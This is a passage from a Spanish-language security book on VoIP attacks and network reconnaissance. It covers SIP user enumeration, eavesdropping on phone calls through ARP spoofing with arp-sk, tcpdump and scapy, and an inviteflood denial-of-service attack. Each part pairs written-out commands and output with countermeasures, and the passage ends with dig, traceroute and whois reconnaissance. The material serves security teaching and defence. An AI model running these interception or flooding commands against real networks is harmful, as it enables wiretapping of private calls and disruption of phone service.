| 1236      | noauth         |
```

SiVuS puede manejar bien esta tarea, aunque una buena herramienta GUI basada en Windows para enumeración de usuario SIP es SIPScan (http://www.hackingvoip.com/tools/sipscan.msi) escrita por los autores de *Hacking Exposed VoIP* y mostrada en la figura 6-11.




Figura 6-11 Enumeración de usuarios con OPTIONS de SIPScan.

También debemos mencionar otra excelente herramienta todo propósito para modificación de mensajes SIP llamada sipsak (http://sipsak.org/). Se trata de una utilería de línea de coman-

dos que ha sido llamada "la navaja Suiza de SIP" porque, en esencia, puede realizar cualquier tarea que uno quiera hacer con SIP. Aunque la enumeración de usuario es sólo una característica simple de esta herramienta, lo hace muy bien. Para obtener una idea del poder de sipsak, eche un vistazo a las opciones de ayuda:

```
$ ./sipsak
sipsak 0.9.6 by Nils Ohlmeier
 Copyright (C) 2002-2004 FhG Fokus
 Copyright (C) 2004-2005 Nils Ohlmeier
 report bugs to nils@sipsak.org

 shoot  : sipsak [-f FILE] [-L] -s SIPURI
 trace  : sipsak -T -s SIPURI
 usrloc : sipsak -U [-I|M] [-b NUMBER] [-e NUMBER] [-x NUMBER]
[-z NUMBER] -s SIPURI
 usrloc : sipsak -I|M [-b NUMBER] [-e NUMBER] -s SIPURI
 usrloc : sipsak -U [-C SIPURI] [-x NUMBER] -s SIPURI
 message: sipsak -M [-B STRING] [-O STRING] [-c SIPURI] -s SIPURI
 flood  : sipsak -F [-e NUMBER] -s SIPURI
 random : sipsak -R [-t NUMBER] -s SIPURI

 additional parameter in every mode:
   [-a PASSWORD] [-d] [-i] [-H HOSTNAME] [-l PORT] [-m NUMBER] [-n] [-N]
   [-r PORT] [-v] [-V] [-w]

  -h              displays this help message
  -V              prints version string only
  -f FILE         the file which contains the SIP message to send
                  use - for standard input
  -L              de-activate CR (\r) insertion in files
  -s SIPURI       the destination server uri in form
                  sip:[user@]servername[:port]
  -T              activates the traceroute mode
  -U              activates the usrloc mode
  -I              simulates a successful calls with itself
  -M              sends messages to itself
  -C SIPURI       use the given uri as Contact in REGISTER
  -b NUMBER       the starting number appendix to the user name (default: 0)
  -e NUMBER       the ending numer of the appendix to the user name
  -o NUMBER       sleep number ms before sending next request
  -x NUMBER       the expires header field value (default: 15)
  -z NUMBER       activates randomly removing of user bindings
  -F              activates the flood mode
  -R              activates the random modues (dangerous)
  -t  NUMBER      the maximum number of trashed character in random mode
                  default: request length)
  -l   PORT       the local port to use (default: any)
  -r   PORT       the remote port to use (default: 5060)
  -p   HOSTNAME   request target (outbound proxy)
  -H   HOSTNAME   overwrites the local hostname in all headers
```

```
-m   NUMBER      the value for the max-forwards header field
-n               use FQDN instead of IPs in the Via-Line
-i               deactivate the insertion of a Via-Line
-a PASSWORD      password for authentication
                 (if omitted password="")
-u STRING        Authentication username
-d               ignore redirects
-v               each v produces more verbosity (max. 3)
-w               extract IP from the warning in reply
-g STRING        replacement for a special mark in the message
-G               activates replacement of variables
-N               returns exit codes Nagios compliant
-q STRING        search for a RegExp in replies and return error
                    on failure
-W NUMBER        return Nagios warning if retrans > number
-B STRING        send a message with string as body
-O STRING        Content-Disposition value
-P NUMBER        Number of processes to start
-A NUMBER        number of test runs and print just timings
-S               use same port for receiving and sending
-c SIPURI        use the given uri as From in MESSAGE
-D NUMBER        timeout multiplier for INVITE transactions
                 and reliable transports (default: 64)
-E STRING        specify transport to be used
-j STRING        adds additional headers to the request
```

Recuerde que muchas puertas de enlace están programadas para responder de forma diferente a solicitudes SIP, así que aunque hemos tocado métodos para estos tres servidores particulares, explore siempre sus opciones.

Medidas para contrarrestar la enumeración de SIP

Al igual que con muchos de los ataques que hemos descrito en este capítulo, podemos hacer poco para prevenir ataques contra éstos, debido a que están abusando de la funcionalidad normal del protocolo y el servidor. Hasta que todos los desarrolladores de software se queden con una forma apropiada de tratar solicitudes inesperadas, las técnicas de enumeración de SIP siempre existirán. Los ingenieros y arquitectos de seguridad deben promover constantemente "defensa profunda" al segmentar VoIP y redes de usuario y colocar sistemas IDS/IPS en áreas estratégicas para detectar y evitar estos ataques.

Ataque de intercepción

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*9*
Evaluación del riesgo:	***6***

Aunque el ataque de intercepción puede sonar simple, suele ser el que impresiona más. En primer lugar, necesita interceptar un flujo RTP: tal vez se siente en algún lugar de la ruta, entre

la persona que llama y la persona a la que llama, pero no suele ser el caso debido al uso de interruptores en vez de concentradores. Para sortear este problema, un atacante puede emplear engaño ARP. El engaño ARP funciona bien en muchas redes empresariales porque las características de seguridad disponibles en los conmutadores de hoy a menudo no se activan, y los sistemas finales aceptarán con alegría las nuevas entradas. Varias implementaciones intentan transportar el tráfico VoIP en una VLAN dedicada en la red para simplificar la manejabilidad de la solución, además de la mejora en la calidad del servicio. Un atacante puede acceder fácilmente a una VLAN de VoIP desde cualquier escritorio, porque el teléfono suele usarse para proporcionar conectividad a PC y realiza el etiquetado VLAN del tráfico.

En el servidor de intercepción, primero debe activar el enrutamiento, permitir el tráfico, desactivar la redirección ICMP y después volver a incrementar TLL al usar iptables (se disminuirá porque el servidor de Linux está enrutando no haciendo un puente; ésta es una extensión simple de parche para iptables), como se muestra aquí:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -I FORWARD -i eth0 -o eth0 -j ACCEPT
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
# iptables -t mangle -A FORWARD -j TTL --ttl-inc 1
```

En este punto, después de usar arpspoof de dsniff (http://www.monkey.org/~dungsong/dsniff) o arp-sk (http://sid.rstack.org/arp-sk/) para corromper el caché ARP del cliente, puede acceder a un flujo de datos VoIP al usar un olfateador.

En nuestro ejemplo, tenemos lo siguiente:

Teléfono_A	00:50:56:01:01:01	192.168.1.1
Teléfono_B	00:50:56:01:01:02	192.168.1.2
Atacante	00:50:56:01:01:05	192.168.1.5

El atacante, a quien llamaremos Atacante, tiene una dirección MAC/IP 00:50:56:01:01:05 / 192.168.1.5 y usa la interfaz eth0 para olfatear el tráfico:

```
# arp-sk -w -d Teléfono_A -S Teléfono_B -D Teléfono_A
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP :192.168.1.2
+ Target MAC: 00:50:56:01:01:01
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP: 192.168.1.1

--- Start classical sending ---
TS: 20:42:48.782795
```

```
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)

TS: 20:42:53.803565
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

En este punto, Teléfono_A piensa que Teléfono_B está en 00:50:56:01:01:05 (Atacante). La salida de tcpdump muestra el tráfico ARP:

```
# tcpdump -i eth0 -ne arp
20:42:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), lenght 42: arp who-has 192.168.1.1 tell 192.168.1.2
20:42:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), lenght 42: arp who-has 192.168.1.1 tell 192.168.1.2
```

Ahora, aquí se muestra el mismo ataque contra Teléfono_B para poder olfatear el tráfico de regreso:

```
# arp-sk -w -d Teléfono_B -S Teléfono_A -D Teléfono_B
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP :192.168.1.1
+ Target MAC: 00:50:56:01:01:02
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP: 192.168.1.2

--- Start classical sending ---
TS: 20:43:48.782795
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)

TS: 20:43:53.803565
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

En este punto, Teléfono_B piensa que Teléfono_A está también en 00:50:56:01:01:05 (Atacante). La salida de tcpdump muestra el tráfico ARP:

```
# tcpdump -i eth0 -ne arp
20:43:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), lenght 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

```
20:43:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), lenght 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

Ahora el entorno está listo. Atacante puede comenzar a husmear tráfico UDP:

```
# tcpdump -i eth0 -n host 192.168.1.1
21:53:28.838301 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.839383 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
21:53:28.858884 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.859229 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
```

Debido a que en casi todos los casos el único tráfico UDP que los teléfonos están enviando es el flujo RTP, resulta bastante fácil identificar los puertos locales (27182 y 19560, en el ejemplo anterior). Un mejor método consiste en seguir los intercambios SIP y obtener la información de puerto del campo Media Port en la sección Media Description.

Una vez que haya identificado el flujo RTP, necesita reconocer el codec que se ha usado para codificar la voz. Encontrará esta información en el campo Payload Type (PT) en el flujo UDP o en el campo Media Format en el intercambio SIP que identifica el formato de datos transportados por RTP. Casi todos los teléfonos básicos que no utilizan un codec amigable con ancho de banda usan G.711, también conocido como *Pulse Code Modulation* (*PCM*, modulación de código de pulso), o G.729 para los que quieren optimizar el uso de ancho de banda.

Una herramienta como vomit (http://vomit.xtdnet.nl) le permite convertir la conversación de G.711 a basado en WAV en el archivo de salida tcpdump. El siguiente comando reproducirá el flujo de salida convertido en las bocinas al usar waveplay:

```
$ vomit -r sniff.tcpdump | waveplay -S8000 -B16 -C1
```

Una mejor herramienta es scapy (http://www.secdev.org/projects/scapy). Con scapy puede olfatear el tráfico en vivo (de eth0), y scapy decodificará el flujo RTP (G.711) de teléfono y a éste en 192.168.1.1 y alimentará la voz a través de dos flujos que regula (cuando no hay voz, no hay tráfico, por ejemplo) a soxmix, que a cambio lo reproducirá en las bocinas:

```
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> voip_play("192.168.1.1", iface="eth0")
```

Otra ventaja de scapy es que decodificará todas las capas de transporte inferiores de forma transparente. Por ejemplo, puede reproducir un flujo de VoIP transportado en una WLAN asegurada por WEP, si le da a scapy la clave WEP. Para esto, primero necesita habilitar el modo de monitor de interferencia de WLAN:

```
# iwconfig wlan0 mode monitor
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> conf.wepkey="enter_WEP_key_here"
>\>\> voip_play("192.168.1.1", iface="wlan0")
```

En caso de que el puerto físico al que se conecte sea un troncal, primero necesita asegurarse de que su kernel da soporte a VLAN/dot1q y después cargar el módulo kernel, configurar el VLAN y colocar una dirección IP en la interfaz virtual para que cree la entrada correcta /proc:

```
# modprobe 8021q
# vconfig add eth0 187
Added VLAN with VID == 187 to IF -:eth0:-
# ifconfig eth0.187 192.168.1.5
```

Cuando haya terminado, puede usar los comandos listados antes con eth0.187 en lugar de eth0. Si ejecuta tcpdump en la interfaz eth0 en vez de eth0.187, verá el tráfico Ethernet con el ID VLAN (esto es, etiquetado):

```
# tcpdump -i eth0 -ne arp
17:21:42.882298 00:50:56:01:01:05 > 00:50:56:01:01:01, 8100 46:
   802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
17:21:47.882151 00:50:56:01:01:05 > 00:50:56:01:01:01, 8100 46:
   802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
```

Hemos mostrado cómo interceptar tráfico directamente entre dos teléfonos. Puede usar el mismo método para capturar el flujo entre un teléfono y una puerta de enlace, o entre dos puertas de enlace.

Otro método de intercepción, que es cercano al utilizado para tomar un teléfono mientras arranca, usa un servidor DHCP falso. Puede darle entonces al teléfono su IP como la puerta de enlace predeterminada y, por lo menos, obtener un lado de la comunicación.

Medidas para contrarrestar la intercepción

Varias características de defensa y protección están integradas en casi todo el hardware y software reciente, pero a menudo no se usan. Algunas veces esto es por razones comprensibles (como el impacto de cifrado punto a punto en el retraso y la intermitencia, pero también debido a regulaciones y reglas), aunque con mucha frecuencia es debido a pereza.

El cifrado está disponible en Secure RT(C)P, Transport Layer Security (TLS), y Multimedia Internet Keying (MIKEY), que puede utilizarse con SIP. H.235, proporciona mecanismos de seguridad para H.323.

Además, pueden y deben emplearse firewalls para proteger la base de la infraestructura VoIP. Cuando seleccione una firewall, debe asegurarse de que maneje los protocolos en la capa de aplicación; una firewall con estado no suele ser suficiente porque la información necesaria se lleva en encabezados o carga de datos de protocolos diferentes. Los componentes al borde de la red, como controladores de sesión de borde, ayudan a proteger al cliente y al socio que da la cara al sistema contra ataques de negación de servicio y tráfico RTP falso.

Los teléfonos sólo deben descargar configuraciones firmadas y firmware, y también deben usar TLS para identificar servidores, y viceversa. Tenga en cuenta que la única diferencia entre un teléfono y una PC es su forma. Por lo tanto, al igual que con cualquier sistema, tal vez necesite tomar en cuenta la seguridad del host cuando emplee auriculares en su red.

Inundaciones por medio de INVITE de SIP

Popularidad:	*7*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***8***

El ataque más sencillo, aunque no es muy recompensado, es la negación de servicio. Es fácil de hacer, bastante anónimo y muy efectivo. Por ejemplo, puede negar el servicio de la infraestructura al enviar un número más grande de tráfico de señalamiento de configuraciones de llamada falsas (SIP INVITE) o un sólo teléfono al inundarlo con tráfico no deseado (de una transmisión o varias).

La herramienta inviteflood (requiere hack_library, ambas disponibles en http://www.hackingexposedvoip.com/sec_tools.html) realiza este ataque de manera grandiosa con resultados devastadores. Simplemente sobrecarga el objetivo con solicitudes SIP INVITE que no sólo consumen los recursos de la red, sino que, en caso de que el objetivo sea un teléfono, lo fuerza a sonar continuamente. Inviteflood es una herramienta de negación de servicio tan poderosa que cuando se tiene como objetivo una puerta de enlace SIP, a menudo el servidor quedará completamente sobrecargado y dejará de funcionar durante el tiempo del ataque.

```
$ ./inviteflood

inviteflood - Version 2.0
              June 09, 2006
Usage:
Mandatory -
       interface (e.g. eth0)
       target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
       target domain (e.g. enterprise.com or an IPv4 address)
       IPv4 addr of flood target (ddd.ddd.ddd.ddd)
       flood stage (i.e. number of packets)
Optional -
       -a flood tool "From:" alias (e.g. jane.doe)
       -i IPv4 source IP address
       -S srcPort (0 - 65535) [default: 9]
       -D destPort (0 - 65535) [default: 5060]
       -l lineString line used by SNOM [default is blank]
       -s sleep time btwn INVITE msgs (usec)
       -h help - print this usage
       -v verbose output mode
```

Para lanzar el ataque simplemente especifique interfaz, extensión, dominio, objetivo y cuenta:

```
$ ./inviteflood eth0 1000 10.219.1.100 10.219.1.100 1000000
inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port   = 10.219.1.120:9
dest   IPv4 addr:port   = 10.219.1.100:5060
targeted UA             = 1000@10.219.1.100

Flooding destination with 1000000 pakets
sent: 1000000
```

Medidas para contrarrestar la inundación por medio de INVITE SIP

Al igual que los demás ataques, el primer elemento en su lista de seguridad debe ser asegurar el segmento de red entre la voz y los datos VLAN. También debe estar seguro de que la autentificación y el cifrado estén habilitados para todas las comunicaciones SIP en la red y que los sistemas IDS/IPS estén en su lugar y detecten y frustren el ataque.

RESUMEN

Muchos lectores pueden estarse cuestionando ahora el concepto completo de acceso remoto, ya sea por medio de VPN o líneas de servicio telefónico simple y antiguo a la vieja usanza. No estaría mal si lo hace. Extender el perímetro de la organización a miles (¿millones?) de usuarios probablemente confiables es un riesgo inherente, como hemos demostrado. Debido a que tal vez deba extender el perímetro de su organización, existen algunas sugerencias de seguridad de acceso remoto que debe tomar en cuenta cuando lo haga:

La directiva de contraseña, la maldición de la existencia de cualquier administrador de seguridad, es aún más crítica cuando tales contraseñas otorgan acceso remoto a redes internas. Los usuarios remotos deben emplear contraseñas fuertes para mantener los privilegios, y una directiva de uso de contraseña debe imponerse para proporcionar valoración periódica de la fuerza de la contraseña. Considere los mecanismos de autentificación de dos factores, como smartcards o fichas de hardware.

Pregunte al vendedor de su elección si este producto interoperará con su infraestructura de marcado telefónico actual. Muchos proporcionan plug-ins de software simples para agregar funcionalidad de autentificación basada en fichas a servidores de acceso remoto populares, lo que simplifica esta decisión.

No deje que la conectividad por marcado telefónico se pierda en medio de exageraciones de los esfuerzos de seguridad de Internet. Desarrolle una directiva para marcado telefónico provisional dentro de su organización y audite de manera regular el cumplimiento con el marcado telefónico de guerra.

Encuentre y elimine el uso no sancionado de software de control remoto (como pcAnywhere) en toda su organización.

Esté consciente de que los módems no son lo único que los hackers pueden explotar mediante líneas servicio telefónico simple y antiguo (PBX, servidores de fax, sistemas de correo de voz, etc., pueden ser motivo de abuso por millones de dólares de cargos de larga distancia y otras pérdidas).

Eduque al personal de soporte y a los usuarios finales para que sean muy cuidadosos con las credenciales de acceso remoto, de modo que eviten ser vulnerables a ataques de ingeniería social. Quienes llaman a distancia al escritorio de ayuda deben proporcionar algún tipo de identificación, como número de personal, para recibir cualquier soporte a problemas de acceso remoto.

A pesar de todo su esplendor, VPN se muestra vulnerable a muchas de las mismas fallas y fragilidades que han existido en otras tecnologías "seguras" a través de los años. Sea muy escéptico ante las afirmaciones de los vendedores relativas a la seguridad (recuerde el artículo sobre PPTP de Schneier y Mudge), desarrolle una directiva de uso estricta y audite su cumplimiento en todos los accesos al servicio telefónico simple y antiguo.

CAPÍTULO 7

DISPOSITIVOS DE RED

Las redes son la espina dorsal de cualquier compañía. Miles de líneas de cables de cobre y fibra óptica proporcionan la infraestructura de la comunicación. Por lo general, las redes corporativas locales o de área amplia (LAN o WAN, respectivamente) están lejos de ser seguras. Las vulnerabilidades de red no son de poca importancia, porque una vez que los atacantes toman control de la red, controlan la manera como viajan sus datos y su destino. En muchos casos, controlar la red significa escuchar tráfico confidencial, como correo electrónico o datos financieros, o incluso redirigir tráfico a sistemas no autorizados, a pesar del uso de una red privada virtual (VPN, Virtual Private Network) o tecnología de firewall. Un atacante puede hacer esto de muchas formas, como enrutar todo su tráfico a través de sus propios sistemas.

Las vulnerabilidades de red, aunque no son tan abundantes como las de sistema, aumentan cada año en calidad y posible devastación. Todo, desde filtración de información de la base de información administrativa hasta fallas de diseño y manipulación poderosa de lectura/escritura SNMP (Simple Network Management Protocol, protocolo simple de administración de red), cuando se combinan, pueden crear un enorme caos para los administradores de red. En este capítulo analizaremos la manera en que los atacantes encuentran su red, descubren dispositivos, los identifican y los explotan para obtener acceso no autorizado a sus datos confidenciales.

Debido a que casi todos los dispositivos de red disponible comercialmente funcionan "tal como se compran" en un estado predeterminado de fábrica inseguro, sin la necesidad de ninguna configuración agregada, existe una amplia oportunidad para un hacker que tiene la motivación de obtener acceso a un host de destino. Ya sea mediante contraseñas/configuraciones, fallas de aplicación o diseño de protocolo, o sólo configuraciones accidentales, los problemas de seguridad casi siempre surgen del error humano. En este capítulo estudiaremos los medios con que se selecciona un objetivo, se crea un perfil de él y luego se le pone en peligro, con sólo algunas herramientas simples y una dosis saludable de paciencia.

DESCUBRIMIENTO

Dentro del vasto mar de Internet, los destinos se encuentran fácilmente. Casi todas las redes anuncian al proveedor de servicios de Internet (ISP, Internet Service Provider) del que dependen, así como su diseño, configuración, tipos de hardware y posibles agujeros vulnerables. Tenga en cuenta que casi todas las técnicas de descubrimiento normales para obtención de información son no invasivos y, por lo general, no son más ilegales que mover las manijas de puertas para ver si están abiertas. Dependiendo de las intenciones del atacante y los recursos legales del objetivo, a la mayoría le resulta difícil, si no imposible, acusar a alguien de esto.

Detección

Los métodos de detección pueden variar; para la detección primaria se requiere obtener información privilegiada sin alertar al objetivo. Dependiendo de éste, muchas técnicas pasarán desapercibidas.

Creación de perfil

La creación de perfiles parcialmente discretos por medio de escaneo de puerto puede realizarse con diversas herramientas, muchas de las cuales hemos analizado en capítulos previos; traceroute, netcat, nmap y SuperScan son algunas herramientas recomendadas para detectar e identificar dispositivos en su red. Dependiendo del objetivo del proceso de detección, muchas técnicas de descubrimiento pueden verse y registrarse mediante un sistema de detección de intrusos. Simplifique su recopilación de información detectada y manténgala concisa. Casi toda la información puede encontrarse en las fuentes más simples.

dig

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*3*
Evaluación del riesgo:	***8***

dig es un reemplazo actualizado para nslookup, sobre todo para el entorno UNIX. Es una herramienta muy simple. Al usar los parámetros sencillos de línea de comandos, puede obtenerse maravillosa información acerca de los nombres de dominio. Aquí podemos ver que ejemplo.com depende de bigisp para su servicio DNS. También podemos observar que ejemplo.com tiene servidores de correo electrónico redundantes. Ambas entradas de servidores de correo parecen apuntar a la misma dirección IP. Esto puede ser algún tipo de equilibrio de carga de servidor de correo o configuración personalizada, aunque es más probable una mala configuración del administrador. dig nos da una perspectiva no intrusiva y casi indetectable en ejemplo.com y sus dependientes.

```
root@irc.ejemplo.com:~# dig -t mx ejemplo.com

; <<>> DiG 9.1.3 <<>> -t mx ejemplo.com
;; global options: printcmd
;; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5278
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY:2, ADDITIONAL: 4

;; QUESTION SECTION:
;ejemplo.com.                IN    MX

;; ANSWER SECTION:
ejemplo.com.          34     IN    MX    0 mx2.ejemplo.com
ejemplo.com.          34     IN    MX    0 mx1.ejemplo.com

;; AUTHORITY SECTION:
ejemplo.com.          34     IN    NS    dns2.ejemplo.com
ejemplo.com.          34     IN    NS    dns.ejemplo.com
```

```
;; ADDITIONAL SECTION:
mx1.ejemplo.com.         86176      IN     A      172.32.45.7
mx2.ejemplo.com.         86151      IN     A      172.32.45.7
dns.ejemplo.com        172534     IN      A     192.168.15.9
dns2.ejemplo.com       172534     IN      A     192.168.15.9

;; Query time: 2 msec
;; SERVER: 127.0.0.1#53(0.0.0.0)
;; WHEN: Mon Nov 24 1:00:01 2002
;; MSG SIZE rcvd: 188
```

Como puede ver aquí, se han regresado varias entradas DNS que indican varios registros MX, NS y A presentes en el servidor de nombre. Los registros MX son entradas DNS que dirigen el nombre de dominio a un servidor de correo particular. Los registros NS son los servidores de nombre que tienen autoridad en ese dominio (ejemplo.com). Y los registros A son registros Address (Dirección) que dirigen un nombre DNS (como mx1.ejemplo.com) a una dirección IP particular (como 172.32.45.7). Lo anterior indica que varios nombres DNS y direcciones IP se relacionan con este dominio (ejemplo.com) y pueden ponerse como objetivo para el ataque.

Si el hacker va tras el servidor de correo, podemos afectar el tráfico de correo. Si el hacker va por el servidor de nombre, podemos afectar los servicios de resolución de nombre. Y al tener como objetivo estos sistemas, el hacker puede afectar la disponibilidad de funciones vitales dentro de una compañía. Para esto, el atacante puede modificar los registros DNS en el servidor de nombre y volver a enrutar de manera efectiva el tráfico de una dirección IP a otra bajo su control, redirigiendo así consultas de sitios Web populares (como Windowsupdate.microsoft.com de Microsoft o CNN.com) a sus propios servidores maliciosos.

Medidas para contrarrestar dig

Como ya observamos en el capítulo 1, la mejor medida para contrarrestar las consultas DNS como las realizadas por dig consiste en asegurar su infraestructura DNS, mediante bloqueo o restricción de las transferencias de zona. Más allá de estos simples pasos, hay muy poco que hacer para evitar que esta información se descubra, porque el objetivo de diseño de DNS es proporcionar respuestas de manera extendida como contestación a consultas de red. Si no quiere que se propague esta forma de información acerca de un host específico, no debería estar en su DNS.

traceroute

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*3*
Evaluación del riesgo:	***8***

Con el uso de la utilería traceroute o tracert.exe incluida en UNIX o Microsoft Windows, respectivamente, puede ver enrutadores entre usted y un host de destino. Esto proporciona un buen inicio para tener como objetivo gran parte de la infraestructura de red (enrutadores), y a

menudo es el primer lugar al que van los atacantes cuando su objetivo es la infraestructura. traceroute envía varios paquetes al destino (paquetes UDP y ICMP se usan en UNIX y Windows, respectivamente). El TTL del primer paquete (Time To Live, tiempo de vida) será 1 y aumenta con cada salto descubierto. Cuando el paquete atraviesa el enrutador, su TTL disminuye en 1. Si el TTL llega alguna vez a cero, el paquete se deja de lado. Se envía una notificación de regreso a su host de origen donde se origina en la forma de un paquete de error ICMP. Aquí vemos que cada salto responde con un paquete ICMP con un TTL vencido, que nos proporciona cada salto y la dirección IP de la interfaz de red más cercana al origen.

```
root@irc.ejemplo.com:~# traceroute 10.14.208.3
traceroute to 10.14.208.3 (10.14.208.3), 30 hops max, 40 byte packets

1 10.11.10.23 (10.11.10.23) 0.299 ms 0.33 ms 0.253 ms
2 sntcca1wcx2-oc48.ejemplo.com (10.11.20.23) 3.486 ms 3.538 ms 3.989 ms
3 sntcca4lcx1-pos9-0.ejemplo.com (10.11.30.23) 3.877 ms 3.795 ms 4.229 ms
4 p12-1.pr01.sjc03.atlas.ejemplo.com (10.22.10.23) 3.936 ms 3.83 ms 3.852 ms
5 g9.ba1.sfo1.atlas.ejemplo.com (192.168.2.200) 5.916 ms 5.903 ms 5.867 ms
6 customer-2.demarc.ejemplo.com (10.14.208.3) 5.955 ms 5.96 ms 6.924 ms
7 z.ejemplo.com (172.16.10.1) 6.141 ms 5.955 ms 5.869 ms
```

Sabiendo que 10.14.208.3 es el último salto antes de nuestro objetivo, podemos estar muy seguros de que es un dispositivo que está reenviando tráfico. Además, a partir del DNS en reversa recibido, podemos suponer que éste es el punto de inicio de la red del objetivo. Éste es el dispositivo (junto con cualquier otro en ruta) que los atacantes pueden tener como primer objetivo. Pero saber la dirección IP del enrutador es apenas un primer paso para explotar una vulnerabilidad dentro de éste. Necesitamos aprender mucho más acerca de este dispositivo con escaneo de puerto, detección del sistema operativo y filtrado de información, antes de aprovechar cualquier debilidad conocida del vendedor.

Medidas para contrarrestar traceroute

Para restringir la respuesta de un enrutador a paquetes que exceden su TTL en un enrutador Cisco, podemos usar el siguiente ACL:

```
access-list 101 deny icmp any host 1.2.3.4 11 0 log
```

Para negar tráfico dirigido específicamente a un enrutador se recomienda el siguiente ejemplo (pero tal vez no sea apropiado para todas las situaciones):

```
access-list 101 deny ip any host 10.14.208.3 log
```

Repita esta línea, como sea necesario, para todas las interfaces de enrutador.

De forma alterna, puede permitir solamente los paquetes ICMP de una red confiable particular (10.11.12.0/24) y negar todo lo demás:

```
access-list 101 permit icmp any 10.11.12.0 0.255.255.255 11 0
access-list 101 deny icmp any host 1.2.3.4 log
```

Para conocer una explicación más profunda de restricciones ICMP, se recomienda la guía de Rob Thomas (http://www.cymru.com/Documents/icmp-messages.html).

Búsqueda de IP

La base de datos ARIN en http://www.arin.net es un buen punto de partida para obtención de información. Como analizamos en el capítulo 1, las búsquedas ARIN son muy útiles para determinar los rangos de IP de un objetivo, y para saber quién está a cargo y cuándo se hicieron los últimos cambios. Aquí se muestra un ejemplo:

```
OrgName:      EJEMPLO
OrgID:        EJEMPLOA
NetRange:     192.168.32.0 - 192.168.47.255
CIDR:         192.168.32.0/20
NetName:      EJEMPLO
NetHandle:    NET-192-168-32-0-1
Parent:       NET-192-168-0-0-1
NetType:      Reassigned
NameServer:   NS1.EJEMPLO.COM
NameServer:   NS2.EJEMPLO.COM
Comment:
RegDate:      1999-10-14
Updated:      2007-11-09
AdminHandle:  SM0000-ARIN
AdminName:    Stuart McClure
AdminPhone:   +1-949-555-1212
TechHandle:   JP0000-ARIN
TechName:     Jorge Pineda
TechPhone:    +1-949-555-1213
TechEmail:    pinedaj@ejemplo.com
# Base de datos Whois, última actualización 2002-12-03 19:05
# Inserte ? para consejos adicionales sobre búsqueda de la base de datos
Whois de ARIN
```

BÚSQUEDA DE SISTEMA AUTÓNOMO

Sistema autónomo (*AS*) es la terminología de Internet (TCP/IP) para una colección de puertas de enlace (enrutadores) que caen bajo una entidad administrativa.

Un número de sistema autónomo (ASN, Autonomous System Number) es un identificador numérico para redes que participan en el protocolo de puerta de enlace de borde (BGP, Border Gateway Protocol). BGP es el protocolo en que se publican las rutas. Sin BGP el tráfico de Internet no puede dejar las redes locales.

traceroute normal

